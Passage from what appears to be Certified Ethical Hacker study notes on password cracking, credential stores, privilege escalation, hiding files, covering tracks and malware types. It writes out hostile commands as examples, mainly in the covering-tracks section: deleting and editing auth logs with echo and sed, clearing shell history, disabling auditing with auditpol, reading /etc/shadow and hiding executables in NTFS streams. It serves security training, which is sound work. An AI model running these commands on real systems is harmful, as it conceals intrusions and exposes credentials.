* Device #1: NVIDIA GeForce RTX 2080 Ti, 10137/11264 MB, 68MCU

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates

Optimizers applied:
* Optimized-Kernel
* Zero-Byte
* Precompute-Init
* Early-Skip
* Not-Iterated
* Prepended-Salt
* Single-Hash
* Single-Salt
* Brute-Force
* Raw-Hash

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 1100 MB

e983672a03adcc9767b24584338eb378:00:hashcat

Session..........: hashcat
Status...........: Cracked
Hash.Name........: SolarWinds Serv-U
Hash.Target......: e983672a03adcc9767b24584338eb378:00
Time.Started.....: Sun May 23 11:43:13 2021 (1 sec)
Time.Estimated...: Sun May 23 11:43:14 2021 (0 secs)
Guess.Mask.......: ?a?a?a?a?a?at [7]
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........: 24620.9 MH/s (32.19ms) @ Accel:32 Loops:1024 Thr:1024 Vec:1
Recovered........: 1/1 (100.00%) Digests
Progress.........: 31606272000/735091890625 (4.30%)
Rejected.........: 0/31606272000 (0.00%)
Restore.Point....: 0/857375 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:35840-36864 Iteration:0-1024
Candidates.#1....: 4{,erat -> cyr ~}t
Hardware.Mon.#1..: Temp: 62c Fan: 31% Util:100% Core:1920MHz Mem:7000MHz Bus:16

Started: Sun May 23 11:43:12 2021
Stopped: Sun May 23 11:43:15 2021
```

- **Tools for cracking password files (GUI):**
  - `Cain & Abel` - Windows software; Cracks hash passwords (LM, NTLM), sniff network packets for password, sniff out for local stored passwords, etc.
  - `LOphcrack` - Paid software; Extract and crack hashes; Uses brute force or dictionary attack;
  - `Ophcrack` - Free open-source; Cracks Windows log-in passwords by using LM hashes through rainbow tables.
  - `Rainbowcrack` - Rainbow tables generator for password cracking
  - `Legion` - Legion automates the password guessing in NetBIOS sessions. Legion scans multiple IP address ranges for Windows shares and also offers a manual dictionary attack tool.
  - `KerbCrack` - Crack Kerberos passwords.
  - `Mimikatz` - Steal credentials and escalate privileges (Windows NTLM hashes and Kerberos tickets(Golden Ticket Attack); 'Pass-the-hash' and 'Pass-the-ticker').
  - `fgdump` - Dump SAM databases on Windows machines.
  - `Pwdump7` - Dump SAM databases on Windows machines.
- **CHNTPW** - chntpw is a software utility for **resetting** or **blanking local passwords used by Windows NT, 2000, XP, Vista, 7, 8, 8.1 and 10**. It does this by editing the SAM database where Windows stores password hashes.
  1. **Physical access** to victim's computer
  2. Startup on BIOS and allow boot to CD or USB
  3. Modify the SAM user account information through the CHNTPW

⚠️ `rtgen`, `winrtgen` - Tools for generate your own rainbow tables.

⚠️ **SAM (Security Account Manager)** is a database file **present in Windows machines that stores user accounts and security descriptors for users on a local computer**. It stores users passwords in a hashed format (in LM hash and NTLM hash). Because a hash function is one-way, this provides some measure of security for the storage of the passwords.

⚠️ `/etc/shadow` is where **hashed password data** is stored in **Linux systems** (only users with high privileges can access).

⚠️ **Password attack countermeasures:**

- **Length of passwords** is good against **brute-force attacks.**
- **Password complexity** is good against **dictionary attacks.**

Authentication

- **Three Different Types**
  - **Something You Are** - Uses biometrics to validate identity (retina, fingerprint, etc.)
    - Downside is there can be lots of false negatives
    - **False acceptance rate (FAR) - Type II** - Likelihood that an unauthorized user will be accepted (This would be bad)
    - **False injection rate (FRR) - Type I** - Likelihood that an authorized user will be rejected
    - **Crossover error rate (CER)** - Combination of the two; the lower the CER, the better the system
    - **Active** - requires interaction (retina scan or fingerprint scanner)
    - **Passive** - Requires no interaction (iris scan)
  - **Something You Have** - Usually consists of a token of some kind (swipe badge, ATM card, etc.)
    - This type usually requires something alongside it (such as a PIN for an ATM card)
    - Some tokens are single-factor (such as a plug-and-play authentication)
  - **Something You Know** - Better known as a password
    - Most systems use this because it is universal and well-known
- **Two-Factor** - When you have two types of authentication such as something you know (password) and something you have (access card)
- **Strength of passwords** - Determined by length and complexity
  - ECC says that both should be combined for the best outcome
  - Complexity is defined by number of character sets used (lower case, upper case, numbers, symbols, etc.)
- **Default passwords** - always should be changed and never left what they came with. Databases such as cirt.net, default-password.info and open-sez.me all have databases of these

Windows Security Architecture

- Authentication credentials stored in SAM file
- File is located at `C:\windows\system32\config`
- Older systems use LM hashing. Current uses NTLM v2 (MD5)
- Windows network authentication uses Kerberos

LM Hashing

- Splits the password up. If it's over 7 characters, it is encoded in two sections.


- If one section is blank, the hash will be `AAD3B435B51404EE`
- Easy to break if password is 7 characters or under because you can split the hash
- SAM file presents as `UserName:SID:LM_Hash:NTLM_Hash:::`

Ntds.dit

Database file on a domain controller that stores passwords

- Located in %SystemRoot%\NTDS\Ntds.dit or
- Located in %SystemRoot%System32\Ntds.dit
- Includes the entire Active Directory


Kerberos for Active Directory Domain Services (AD DS)



- Steps of exchange
  1. Client asks **Key Distribution Center** (KDC) for a ticket. Sent in clear text.
  2. Server responds with **Ticket Granting Ticket** (TGT). This is a secret key which is hashed by the password copy stored on the server.
  3. If client can decrypt it, the TGT is sent back to the server requesting a **Ticket Granting Service** (TGS) service ticket.
  4. Server sends TGS service ticket which client uses to access resources.
  - **Tools**
    - KerbSniff
    - KerbCrack
    - Both take a long time to crack


⚠️ **Uses TCP/UDP Port 88**

Registry




- Collection of all settings and configurations that make the system run
- Made up of keys and values
- Root level keys
  - **HKEY_LOCAL_MACHINE** (HKLM) - information on hardware and software
  - **HKEY_CLASSES_ROOT** (HKCR) - information on file associates and OLE classes
  - **HKEY_CURRENT_USER** (HKCU) - profile information for the current user including preferences
  - **HKEY_USERS** (HKU) - specific user configuration information for all currently active users
  - **HKEY_CURRENT_CONFIG** (HKCC) - pointer to HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Hardware Profiles\Current
- Type of values
  - **REG_SZ** - character string
  - **REG_EXPAND_SZ** - expandable string value
  - **REG_BINARY** - a binary value
  - **REG_DWORD** - 32-bit unsigned integer
  - **REG_LINK** - symbolic link to another key
- Important Locations
  - HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce
  - HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices
  - HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce
  - HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
- Executables to edit
  - regedit.exe
  - regedt32.exe (preferred by Microsoft)

MMC



- Microsoft Management Console - used by Windows to administer system
- Has "snap-ins" that allow you to modify sets (such as Group Policy Editor)

Sigverif.exe



File Signature Verification
To help maintain the integrity of your system, critical files have been digitally signed so that any changes to these files can be quickly detected.
Click Advanced to customize verification options.
Click Start to check for any system files that are not digitally signed.
Start
Close
Advanced

- File Signature Verification (Sigverif.exe) detects signed files and allows you to:
  - View the certificates of signed files to verify that the file has not been tampered with after being certified.
  - Search for signed files.
  - Search for unsigned files.

Linux Security Architecture

Linux Directory Structure

- Linux root is just a slash (/)
- Important locations
  - **/** - root directory
  - **/bin** - basic Linux commands
  - **/dev** - contains pointer locations to various storage and input/output systems
  - **/etc** - all administration files and passwords. Both password and shadow files are here
  - **/home** - holds the user home directories
  - **/mnt** - holds the access locations you've mounted
  - **/sbin** - system binaries folder which holds more administrative commands
  - **/usr** - holds almost all of the information, commands and files unique to the users



Linux Common Commands

Command	Description
`adduser`	Adds a user to the system
`cat`	Displays contents of file
`cp`	Copies
`ifconfig`	Displays network configuration information
`kill`	Kills a running process
`ls`	Displays the contents of a folder. `-l` option provides most information.
`man`	Displays the manual page for a command
`passwd`	Used to change password
`ps`	Process status. `-ef` option shows all processes
`rm`	Removes files. `-r` option recursively removes all directories and subdirectories
`su`	Allows you to perform functions as another user (super user)

- Adding an ampersand after a process name indicates it should run in the background.
- **pwd** - displays curennt directory
- **chmod** - changes the permissions of a folder or file
  - **Read is 4, write is 2 and execute is 1**
  - Read | Write | Execute :--:|:--:|:--: r-- | -w- | --x 4 | 2 | 1
  - First number is user, second is group, third is others
  - when you issue the `ls` command with `-la` flag on Linux, you can see the permissions. As you can see below the file have a permission for everyone (777), will be like this:
    - **rwx**rwxrwx ---> user
    - rwx**rwx**rwx ---> group
    - rwxrwx**rwx** ---> others
  - Another example - **755** is **everything for users**, **read/execute for group**, and **read/execute for others**
    - **rwx**r-xr-x ---> user
    - rwx**r-x**r-x ---> group
    - rwxr-x**r-x** ---> others
  - You also can set permissions like: `chmod g=rw` (set read/write for groups).
- **Root has UID and GID of 0** - *you can see this information by issuing the command `id`.* `root@kali:~# id`

```
uid=0(root) gid=0(root) groups=0(root)
```

- First user has UID and GID of 500 (Fedora and CentOS); in most Linux systems the **non-root/normal user are UID and GID of 1000.**
- `normal-user@kali:~# id`

```
id
uid=1000(kali) gid=1000(kali) groups=1000(kali),24(cdrom),25(floppy),27(sudo),29(audic
```

- Passwords are stored in **/etc/shadow** for most current systems
- **/etc/passwd** stores passwords in hashes.
- `cat /etc/passwd`

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
(...)
```

- **/etc/shadow** stores passwords encrypted (hashed and salted) and is only accessible by root
- `sudo cat /etc/shadow`

```
root:!:18390:0:99999:7:::
daemon:*:18390:0:99999:7:::
bin:*:18390:0:99999:7:::
kali:$6$a/53BntOdPOaghAx$VCAdR3Af97cYTtWCtDp9iksacL3gj2Sgrb12EMix0ITuxc5jOQp1lbaRi.jND
(...)
```

Privilege Escalation and Executing Applications

⚡ **Check out the practical lab on PrivEsc**

Vertical - Lower-level user executes code at a higher privilege level *(e.g.: common user to root/administrator).*

Horizontal - executing code at the same user level but from a location that would be protected from that access

- Crack the password of an admin - primary aim
- Taking advantage of an OS vulnerability
  - One way to perform a priv esc is using CVE's in order to perform local shells, c shells, web shells and so on.
  - Examples:
    - Linux: DirtyCow race-condition vulnerability;
    - Windows: EternalBlue exploits the old Samba version 1 to leverage a Remote code execution (RCE);
- **DLL Hijacking** - replacing a DLL in the application directory with your own version which gives you the access you need
- In Linux machines is possible to look for **crontabs** and find misconfigurations on privileges.
- In Linux, **insecure sudo** can lead a privilege escalation to root; You can check this by typing: `sudo -l`. If there's any system command that allows **NOPASSWD option** this may lead to escalation.
- Nmap old versions you can start **interactive mode** and issue the `!/bin/bash` to elevate root priveleges.
- Use a tool that will provide you the access such as Metasploit
- Social engineering a user to run an application
- ECC refers executing applications as "owning" a system
- **Executing applications** - starting things such as keyloggers, spyware, back doors and crackers

Covert data gathering

Keyloggers - record keys strokes of a individual computer keyboard or a network of computers.

- Keylogger when associated with spyware, hels to transmit your information to an unknown third party.
- **Types of Keyloggers**:
- **Hardware keylogger**
  - PC/BIOS embedded
  - Keyboard
  - External device
    - PS/2 and USB
    - Acoustic/CAM
    - Bluetooth
    - Wi-Fi
  - **Hardware Keylogger Tools:**
    - KeyGrabber - electronic device capable of caputring keystrokes from PS/2 USB keyboard.
- **Software keylogger**
  - Application
  - Kernel

- Hypervisor-based
- Form Grabbing based (records from web form data)
- **Software Keylogger Tools:**
  - KeyCarbon
  - Keyllama Keylloger
  - Keyboard logger
  - KeyGhost

Spywares - watching user's action and logging them without the user's knowledege.

- Hide its process, files and other objects
- **Spywares can teals user's PII, monitors activity, display annoying pop-ups, redirect web pages to ads, changes the browser's settings, steal passwords, modifies the DLLs, changes firewall settings and so on**.
- **Types of spyware:**
  - Desktop
  - Email
  - Internet
  - Child-Monitoring
  - Screen Capturing
  - USB
  - Audio and Video
  - Printers
  - Mobile devices / Telephones / Cellphones
  - GPS
- **Spyware Tools**:
  - SpyAgent - allows you to secretly monitor and record all activities on your computer, which is completely legal.
  - Power Spy - allows you to secretly monitor and record all activities on your computer, which is completely legal.
  - **mSpy** - GPS spyware that trace the location of particular mobile devices.
  - **USBDeview** - monitors and analyzes data transferred between any USB device connected to a computer.

Defending against Keyloggers and Spywares

- Restrict physical access to computer systems
- Use anti-keylogger between the keyboard and its driver
- Use pop-up blocker and avoid opening junk emails
- Use anti-spyware/antivirus
- Firewall and anti-keylogging software(Zemana AntiLogger)
- Update and patch!
- Recognize phishing emails
- Host-based IDS
- Automatic form-filling password manager or virtual keyboard

Hiding Files

⚡ **Check out the practical labs(2) on Hiding Files using NTFS streams and Steganography**

- In Windows, you can use **Alternate Data Stream** (ADS) to hide files:
  - Hides a file from directory listing on an NTFS file system
    - `type badfile.exe: > plaintext.txt:badfile.exe`
    - Next create a symlink `mklink normalApp.exe readme.txt:badfile.exe`)
  - You can also clear out all ADS by copying files to a FAT partition
  - To show ADS, `dir /r` does the trick;
    - You can use `streams` from **Sysinternals** to show streams.
    - Also you can use **FTK (Forensics ToolKit)** to look for this
- **You can also hide files by attributes**
  - In Windows: `attrib +h filename`

    - In Linux, simply add a `.` to the beginning of the filename (`.file.tar`)
- **Can hide data and files with steganography**
    - Tools for steganography:
        - CLI (Linux):
            - **`steghide`**
        - GUI (Windows):
            - **Snow**
            - **OpenStego**
            - **OpenPuff**

Steganography

- **Steganography** - practice of concealing a message inside another medium so that only the sender and recipient know of its existence
- **Ways to Identify**
    - Text - character positions are key - blank spaces, text patterns
    - Image - file larger in size; some may have color palette faults
    - Audio & Video - require statistical analysis
- **Methods**
    - Least significant bit insertion - changes least meaningful bit
    - Masking and filtering (grayscale images) - like watermarking
    - Algorithmic transformation - hides in mathematical functions used in image compression
- **Tools**
    - QuickStego
    - gifshuffle
    - SNOW
    - Steganography Studio
    - OpenStego

Rootkits

- Software put in place by attacker to obscure system compromise
- Hides processes and files
- Also allows for future access
- **Examples**
    - Horsepill - Linus kernel rootkit inside initrd
    - Grayfish - Windows rootkit that injects in boot record
    - Firefef - multi-component family of malware
    - Azazel
    - Avatar
    - Necurs
    - ZeroAccess
- **Hypervisor level** - rootkits that modify the boot sequence of a host system to load a VM as the host OS
- **Hardware** - hide malware in devices or firmware
- **Boot loader level** - replace boot loader with one controlled by hacker
- **Application level** - directed to replace valid application files with Trojans
- **Kernel level** - attack boot sectors and kernel level replacing kernel code with back-door code; most dangerous
- **Library level** - use system-level calls to hide themselves
- One way to detect rootkits is to map all the files on a system and then boot a system from a clean CD version and compare the two file systems

Covering Tracks

Clearing logs is the main idea behind covering tracks.

1. Find and clear the logs.
2. Falsify/Modify logs.

On Linux:

- Linux keep the **command line history on `.bash_history`** file
    - To clear out the command line history use `rm -rf` to force remove. You also can use `shred -zu` that deletes the file and **overwrite on memory**.
    - You can also use `history -c` to clear all command line history on entire system or `history -w` to clear out all session history.
- **Turn off the command logs:**
    - `export HISTSIZE=0`
    - `echo $HISTSIZE` will return 0 limiting the number of commands which can be saved in $HISTFILE.
- **clearev** - Meterpreter shell command to clear log files (issued inside Metasploit Framework)

Most common logs on Linux:

- `/var/log/messages` or `/var/log/syslog/`
    - General messages, as well as system-related information.
- `/var/log/auth.log` or `/var/log/secure`
    - Store authentication logs, including both successful and failed logins and authentication methods.
- `/var/log/boot.log`
    - Related to booting and any messages logged during startup.
- `/var/log/maillog` or `var/log/mail.log`
    - stores all logs related to mail servers.
- **Clearing and Modifying logs on Linux**:
    - It is possible to echo whitespace to clear the event log file:
        - `echo " " > /var/log/auth.log`
    - Also you can perform this by using 'black hole dev/null':
        - `echo /dev/null > auth.log`
    - To tamper/modify the log files, you can use `sed` stream editor to delete, replace and insert data.
        - `sed -i '/opened/d' /var/log/auth.log` - this command will delete every line that contains the '**opened**' word, that refers to opened sessions on Linux system.

On Windows:

- To clear out all **command line history**:
    - On **Cmd Prompt**: press [`alt`] + [`F7`]
    - On **PowerShell**: type `Clear-History`

In Windows, you need to clear **application**, **system** and **security logs**.

- **Auditpol** for changing settings on log files (used for manipulate audit policies).
- Main commands:
    - `auditpol /get /category:*` --> display all audit policies in detail if is enable *(Object Acces, System, Logon/Logoff, Privilege Use, and so on).*
    - `auditpol /clear` --> reset (disable) the system audit policy for all subcategories.
    - `auditpol /remove` --> Removes all per-user audit policy settings and disables all system audit policy settings.

⚡ **Check out the practical lab on Auditpol**

- **MRU** (Most Recently Used) programs that registry recenlty used programs/files and saves on Windows Registry.
- Is possible to manually clear the logs on Event Viewer.

Conclusion on Covering Tracks

- Option is to corrupt a log file - this happens all the time
- Best option is be selective and delete the entries pertaining to your actions.

- **Can also disable auditing ahead of time to prevent logs from being captured**
- Tools:
    - ccleaner --> automate the system cleaning, scrub online history, log files, etc. [Windows]
    - MRUblaster [Windows]
    - Meterpreter on MSF have **clearev** to clear all event logs remotely. [Kali Linux using MSF]

4. Malwares

⚡ **This chapter has practical labs**

- What is Malware?

Any software intentionally designed to cause damage to a computer, server or computer network. The code is described as computer viruses, worms, Trojan horses, ransomware, spyware, adware, and scareware, among other terms. Malware has a malicious intent, acting against the interest of the computer user.

Types of Viruses and Worms

- **How it works?**
    1. Infection Phase - a virus planted on a target system and replicates itself and attaches to one or more executable files
    2. Attack phase - the infected file is executed accidentally by the user, or in some way is deployed and activated
- **Virus** - Designed to spread from host to host and has the ability to replicate itself. They cannot reproduce/spread without help. They operate by inserting or attaching itself to a legitimate program or document in order to execute its code.
- **Macro Virus** - Written in a macro language (e.g: VBA) and that is platform independent.
- **Compression Viruses** - Another type of virus that appends itself to executables on the system and compresses them by user's permissions.
- **Stealth Virus** - Hides the modifications it has made; Trick antivirus software; intercepting its requests to the OS and provides false and bogus information.
- **Polymorphic Virus** - Produces varied but operational copies of itself. A polymorphic virus may have no parts that remain identifcal between infections, making it very hard to detect using signatures.
- **Multipart Virus** - Attempts to infect both boot sector and files; generally refers to viruses with multiple infection methods
- **Self-garbling (metamorphic) virus** - Rewrites itself every time it infects a new file.
- **Other Virus Types**
    - **Boot Sector Virus** - known as system virus; moves boot sector to another location and then inserts its code int he original location
    - **Shell Virus** - wraps around an application's code, inserting itself before the application's
    - **Cluster Virus** - modifies directory table entries so every time a file or folder is opened, the virus runs
    - **Encryption Virus** - uses encryption to hide the code from antivirus
    - **Cavity Virus** - overwrite portions of host files as to not increase the actual size of the file; uses null content sections
    - **Sparse Infector Virus** - only infects occasionally (e.g. every 10th time)
    - **File Extension Virus** - changes the file extensions of files to take advantage of most people having them turned off (readme.txt.vbs shows as readme.txt)
- **Virus Makers**
    - Sonic Bat

    - PoisonVirus Maker
    - Sam's Virus Generator
    - JPS Virus Maker

- **Worm** - self-replicating malware that sends itself to other computers without human intervention
    - Usually doesn't infect files - just resides in active memory
    - Often used in botnets
- **Ghost Eye Worm** - hacking tool that uses random messaging on Facebook and other sites to perform a host of malicious efforts.
- **Logic Bomb** - Executes a program when a certain event happens or a date and time arrives.
- **Rootkit** - Set of malicious tools that are loaded on a compromised system through stealthy techniques; Very hard to detect;
- **Ransomware** - malicious software designed to deny access to a computer until a price is paid; usually spread through email
    - **WannaCry** - famous ransomware; within 24 hours had 230,000 victims; exploited unpatched SMB vulnerability
        - **Other Examples**
            - Cryptorbit
            - CryptoLocker
            - CryptoDefense
            - police-themed
- **Trojan horse** - A program that is disguised as another legitimate program with the goal of carrying out malicious activities in the background without user's knowledge.
    - **RAT - Remote Access Trojans** - Malicious programs that run on systems and allow intruders to access and use a system remotely.
- **Immunizer** - Attaches code to a file or application, which would fool a virus into 'thinking' it was already infected. (e.g: like human vaccine).
- **Behavior blocking** - Allowing the suspicious code to execute within the OS and watches its interactions looking for suspicious activities.

⚠️ - Viruses needs help/interaction to propagate; Worms self propagates

Major characteristics of viruses:

1. Infecting other files
2. Alteration of data
3. Transforms itself
4. Corruption of files and data
5. Encrypts itself
6. Self-replication

Stages of Virus Lifecycle:

1. Design
2. Replication
3. Launch
4. Detection
5. Incorporation - A.V. figures out the virus pattern & builds signatures to identify and eliminate the virus
6. Execution of the damage routine - A.V. to the rescue

Malware Basics

- **How is malware distributed?**

    - SEO manipulation
    - Social Engineering / Click-jacking
    - Phishing
    - Malvertising
    - Compromising legitimate sites
    - Drive-by downloads
    - Spam
- **Malware** - software designed to harm or secretly access a computer system without informed consent
    - Most is downloaded from the Internet with or without the user's knowledge
- **Overt Channels** - legitimate communication channels used by programs
- **Covert Channels** - used to transport data in unintended ways
- **Wrappers** - programs that allow you to bind an executable to an innocent file

Basic components of Malware

1. **Crypters** - use a combination of encryption and code manipulation to render malware undetectable to security programs; protects from being scanned or found during analysis.
2. **Downloader** - Used to download additional malware.
3. **Dropper** - Used to install additional malware into the target system.
4. **Exploit** - Malicious code used to execute on a specific vulnerability.
5. **Injector** - Used to expose vulnerable processes in the target system to the exploit.
6. **Obfuscator** - Used to conceal the true purpose of the malware.
7. **Packers** - Used to bundle all of the malware files together into a single executable.
8. **Payload** - Used to take over the target machine.
9. **Malicious Code** - Used to define the abilities of the malware.

Exploit Kits - help deliver exploits and payloads

- Infinity
- Bleeding Life
- Crimepack
- Blackhole Exploit Kit

Trojans

- Software that appears to perform a desirable function but instead performs malicious activity
    - To hackers, it is a method to gain and maintain access to a system
    - Trojans are means of delivery whereas a backdoor provides the open access
    - Trojans are typically spread through **Social Engineering**.
- **Types of Trojans:**
    - **Defacement trojan**
    - **Proxy server trojan**
    - **Botnet trojan**
        - Chewbacca
        - Skynet
    - **Remote access trojans**
        - RAT
        - MoSucker
        - Optix Pro
        - Blackhole
    - **E-banking trojans**

    - Zeus
    - Spyeye
- **IoT Trojans**
- **Security Software Disable Trojans**
- **Command Shell Trojan** - Provides a backdoor to connect to through command-line access
    - Netcat
- **Covert Channel Tunneling Trojan** (CCTT) - a RAT trojan; creates data transfer channels in previously authorized data streams

Infection Process:

1. Creation of a Trojan using Trojan Construction Kit
2. Create a Dropper
    - Used to install additional malware into the target system.
3. Create a Wrapper
    - Wrappers - programs that allow you to bind an executable to an innocent file
4. Propagate the Trojan
5. Execute the Dropper

Trojan Port Numbers:

Trojan Name	TCP Port
Death	2
Senna Spy	20
Blade Runner, Doly Trojan, Fore, Invisble FTP, WebEx, WinCrash	21
Shaft	22
Executor	80
Hackers Paradise	31,456
TCP Wrappers	421
Ini-Killer	555
Doom, Santaz Back	666
Silencer, WebEx	1001
DolyTrojan	1011
RAT	1095-98
SubSeven	1243
Shiva-Burka	1600
Trojan Cow	2001
Deep Throat	6670-71
Tini	7777

Trojan Name	TCP Port
Dumaru.Y	10000
SubSeven 1.0-1.8, MyDoom.B	10080
VooDoo Doll, NetBus 1.x, GabanBus, Pie Bill Gates, X-Bill	12345
Whack a Mole	12361-3
NetBus	17300
Back Orifice	31337,8
SubSeven, PhatBot, AgoBot, Gaobot	65506

> ⚠️ - Its not necessary to know every possible trojan port in the history for the CEH exam, it's good for understanding.

Trojan Countermeasures

1. Avoid cicking on unusual or suspect email attachments
2. Block unused ports
3. Monitor network traffic
4. Avoid downloading from unstrusted sources
5. Install & updated anti-virus software
6. Scan removable media before use
7. Validate file integrity of all externally sourced software
8. Enable auditing
9. Configure Host-Based firewalls
10. Use IDS

Techniques

- **`netstat -an`** - shows open ports in numerical order
- **`netstat -b`** - displays all active connections and the processes using them
- **Process Explorer** - Microsoft tool that shows you everything about running processes
- **Registry Monitoring Tools**
  - SysAnalyzer
  - Tiny Watcher
  - Active Registry Monitor
  - Regshot
- **Msconfig** - Windows program that shows all programs set to start on startup
- **Tripwire** - integrity verifier that can act as a HIDS in protection against trojans
- **SIGVERIF** - build into Windows to verify the integrity of the system
  - Log file can be found at `c:\windows\system32\sigverif.txt`
  - Look for drivers that are not signed

Malware Analysis

Malware analysis is the study or process of determining the functionality, origin and potential impact of a given malware sample such as a virus, worm, trojan horse, rootkit, or backdoor.

Types of Malware analysis:

1. **Static (Code Analysis)** - performed by fragmenting the binary file into individual elements that can be analyzed without executing them.
    - File fingerprinting
    - Local & online scanning of elements to see if they match known malware profiles
    - String searching
    - Identifying packers/obfuscators used
    - Identifying the PE's (portable executable) information
    - Identify dependencies
    - Malware disassembly
2. **Dynamic (Behavioral Analysis)** - performed by executing the malware to see what effect it has on the system.
    - System baselining
    - Host integrity monitoring

